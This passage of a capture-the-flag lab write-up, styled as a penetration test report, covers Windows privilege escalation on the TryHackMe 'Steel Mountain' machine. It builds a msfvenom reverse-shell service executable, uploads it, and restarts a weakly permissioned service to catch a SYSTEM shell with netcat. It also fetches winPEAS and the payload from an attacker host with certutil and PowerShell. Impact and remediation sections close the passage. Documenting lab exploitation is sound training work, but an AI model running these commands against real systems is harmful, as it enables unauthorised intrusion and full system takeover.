
2. PowerUp identified the AdvancedSystemCareService9 service as vulnerable due to weak permissions:



```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```


3. Created a malicious service executable to replace the original:

msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe



```
┌──(kali㉿kali)-[~/Documents/thm/Steel_Mountain]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.8.44.165 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```




```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

4. Uploaded the malicious executable to the target:

cd C:\Program Files (x86)\IObit

upload /home/kali/Documents/thm/Steel_Mountain/Advanced.exe



```
meterpreter > upload /home/kali/Documents/thm/Steel_Mountain/Advanced.exe
[*] Uploading  : /home/kali/Documents/thm/Steel_Mountain/Advanced.exe → Advanced.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/kali/Documents/thm/Steel_Mountain/Advanced.exe → Advanced.exe
[*] Completed  : /home/kali/Documents/thm/Steel_Mountain/Advanced.exe → Advanced.exe
meterpreter > ls
Listing: C:\Program Files (x86)\IObit
═════════════════════════════════════

Mode              Size   Type  Last modified              Name
────              ────   ────  ─────────────              ────
040777/rwxrwxrwx  32768  dir   2025-04-07 06:30:48 -0400  Advanced SystemCare
100777/rwxrwxrwx  15872  fil   2025-04-07 08:27:52 -0400  Advanced.exe
040777/rwxrwxrwx  16384  dir   2019-09-27 01:35:24 -0400  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 11:18:50 -0400  LiveUpdate

meterpreter > █
```

5. Set up a listener on the attacking machine:


```
nc -nlvp 4443
```

6. Restarted the vulnerable service to trigger the payload:

```
shell
```

```
sc stop AdvancedSystemCareService9
```

```
sc start AdvancedSystemCareService9
```




```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×0

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×7d0
        PID                : 2712
        FLAGS              :

C:\Program Files (x86)\IObit>
```



```
┌──(kali㉿kali)-[~/Documents/thm/Steel_Mountain]
└─$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.8.44.165] from (UNKNOWN) [10.10.208.250] 49340
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Alternative Privilege Escalation Method


1. Transferred and executed Windows Privilege Escalation Awesome Script (WinPEAS) to identify potential vulnerabilities:

```
powershell -c wget "http://<machine_ip>:8080/winPEAS.exe" -outfile "winPEAS.exe"
```

```
winPEAS.exe
```

```
winPEAS.exe | find "Advanced"
```

2. WinPEAS identified the vulnerable AdvancedSystemCareService9 service with weak permissions and a possible DLL hijacking opportunity:



```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>winPEAS.exe | find "Advanced"
winPEAS.exe | find "Advanced"
◆◆◆◆◆◆◆◆◆◆◆▯ Audit Policy Settings - Classic & Advanced
    PrivacyAdvanced: 0
    Command Line: find  "Advanced"
    AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Stopped - No
quotes and Space detected
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
    Advanced SystemCare Service
    File: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Advanced_new.exe (Unquoted and Space detected)
    AHCI 1.3 Device Driver - 1.1.4.14 [Advanced Micro Devices]: \\.\GLOBALROOT\SystemRoot\System32\drivers\amdsata.sys
    Storage Filter Driver - 1.1.4.14 [Advanced Micro Devices]: \\.\GLOBALROOT\SystemRoot\System32\drivers\amdxata.sys
  HKCU        PrivacyAdvanced                          0
     File Permissions "C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Advanced_new.exe": bill [AllAccess]
```

3. Navigated to the service directory:

```
cd "C:\Program Files (x86)\IObit\Advanced SystemCare"
```

4. Used certutil to download the malicious executable:

```
certutil.exe -urlcache -split -f http://<machine_ip>:8080/Advanced.exe
```


5. Set up a netcat listener for the privilege escalation payload:

```
nc -nlvp 4443
```

6. Restarted the vulnerable service to trigger the payload:

```
sc Stop AdvancedSystemCareService9
```

```
sc start AdvancedSystemCareService9
```




```
┌──(kali㉿kali)-[~/Documents/thm/Steel_Mountain]
└─$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.8.44.165] from (UNKNOWN) [10.10.26.67] 49624
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /
```

Evidence of Successful Privilege Escalation:

- The service restart triggered the execution of the malicious payload
- A reverse shell was established with SYSTEM privileges
- Access to sensitive system data was confirmed (root.txt was accessible)

```
type root.txt
```



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```

Impact Assessment

The identified vulnerabilities have severe security implications:

1. **Remote Code Execution** - The Rejetto HFS vulnerability allows attackers to remotely execute arbitrary code on the target system without authentication.
2. **Privilege Escalation** - The insecure service configuration allows an attacker to escalate privileges to SYSTEM level, effectively compromising the entire system.
3. **Data Confidentiality** - With SYSTEM level access, an attacker can access all sensitive data on the system, including the contents of the root.txt file.

Recommendations

1. **Patch or Remove Rejetto HFS**:

1) Immediately upgrade to the latest version of Rejetto HFS
2) Consider replacing with a more secure alternative file server
3) If the service is not required, disable it

2. **Service Hardening**:

1) Review and correct permissions for all Windows services
2) Implement the principle of least privilege for service accounts
3) Use tools like PowerUp regularly to audit service configurations

3. **System Hardening**:

1) Implement proper patch management procedures
2) Restrict outbound connections to prevent reverse shell establishment
3) Enable Windows Defender and configure proper security policies

4. **Network Segmentation**:

1) Place critical servers in segmented network zones
2) Implement proper firewall rules to restrict access to services

Conclusion

The Steel Mountain system demonstrated multiple critical vulnerabilities that allowed for complete system compromise. By exploiting the Rejetto HFS vulnerability and leveraging weak service permissions, an attacker can gain full control of the system within minutes. Immediate remediation actions should be taken to address these security issues.